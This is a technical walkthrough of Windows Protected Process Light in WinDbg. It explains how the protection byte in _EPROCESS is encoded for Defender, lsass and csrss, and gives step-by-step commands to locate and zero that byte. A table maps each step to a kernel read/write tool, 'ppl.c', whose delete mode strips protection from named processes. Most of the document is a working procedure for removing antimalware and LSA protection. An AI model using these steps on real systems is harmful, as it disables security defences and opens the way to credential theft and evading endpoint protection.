Protected Process Light (PPL) — A WinDbg Deep Dive
PPL notes (WinDbg)
OpenProcess on Defender / lsass / csrss hits a second gate in NtOpenProcess (PsGrantedAccess): compare caller vs target _EPROCESS.Protection. Too low → ACCESS_DENIED. One byte.
.reload /f if names do not resolve. LiveKD is read-only — eb needs a writable kernel debug session.
Offsets (Protection, ActiveProcessLinks, ImageFileName) are build-specific. Always dt nt!_EPROCESS on the target. ppl.c stores them as EPROC_*_OFF.


_PS_PROTECTION (1 byte)
dt nt!_PS_PROTECTION
+0x000  Type    bits 0–2   0=None  1=PPL  2=PP
+0x000  Audit   bit 3      usually 0
+0x000  Signer  bits 4–7   trust rank
Byte = (Signer << 4) | Type. Type 0 → not protected (signer ignored).
| Signer | Who | Example |
|---|---|---|
| 0 | None | normal process |
| 3 | Antimalware | MsMpEng.exe → 0x31 |
| 4 | Lsa | lsass.exe if RunAsPPL → 0x41 |
| 6 | WinTcb | csrss.exe PP → 0x62 |

1. Protection offset
dt nt!_EPROCESS 0 Protection
Type-only (0 = no memory read). Example: +0x5FA or +0x6FA — yours may differ.
Also note:
dt nt!_EPROCESS 0 ActiveProcessLinks
dt nt!_EPROCESS 0 ImageFileName
ImageFileName is 15 chars (MpDefenderCoreService.exe → MpDefenderCore).
2. Find _EPROCESS
WinDbg shortcut
!process 0 0 MsMpEng.exe
Address after PROCESS is the _EPROCESS.
Walk (what ppl.c does)
dq nt!PsInitialSystemProcess L1
That pointer = System _EPROCESS (list head).
? nt!PsInitialSystemProcess - nt
Then:
dt nt!_EPROCESS <ep> ImageFileName
dt nt!_PS_PROTECTION <ep>+<Protection>
dq <ep>+<ActiveProcessLinks> L1
Right-hand Flink points into the next LIST_ENTRY, not the next _EPROCESS:
next_ep = Flink - ActiveProcessLinks
Stop when next_ep equals System. Empty / bad Flink → break.
3. Read the byte
dt nt!_PS_PROTECTION <ep>+<Protection>
db <ep>+<Protection> L1
Example 0x31: Type=1 (PPL), Signer=3 (Antimalware). 0x00 = already unprotected.
Protection is often not 4-byte aligned (e.g. …FA). dd a DWORD and shift, or db one byte.
4. Zero it
eb <ep>+<Protection> 0
Type/Audit/Signer all 0. Process still runs — only the open-gate is gone.
Verify:
db <ep>+<Protection> L1
Do not ed a DWORD at an unaligned address — neighbouring _EPROCESS fields share that dword. ppl.c uses read-modify-write (kwrite8).
Commands
| Cmd | Does |
|---|---|
dt |
type / field at address |
dq / db |
dump QWORD / bytes |
eb |
edit byte |
!process |
find _EPROCESS by name |
poi(addr) |
read pointer |
How ppl.c maps to these notes
WinDbg uses symbols. The C tool uses kernel base + RVA.
| Post | WinDbg | ppl.c |
|---|---|---|
| RVA | ? nt!PsInitialSystemProcess - nt |
RVA_PS_INITIAL_SYSTEM |
| Head | dq nt!PsInitialSystemProcess |
kread64(kbase + RVA) |
| Name | dt … ImageFileName |
kread_name(ep + EPROC_NAME_OFF) |
| Links | dq ep+ActiveProcessLinks |
kread64(ep + EPROC_LINKS_OFF) |
| Next | Flink - offset |
ep = flink - EPROC_LINKS_OFF |
| Prot | db ep+Protection |
read_prot(ep) (DWORD + shift) |
| Zero | eb ep+Protection 0 |
kwrite8(ep + EPROC_PROT_OFF, 0) |
list = walk, print if byte ≠ 0. delete <name> = walk, kwrite8 0 on match.
Session name / !process are WinDbg-only. ppl.c always walks from System.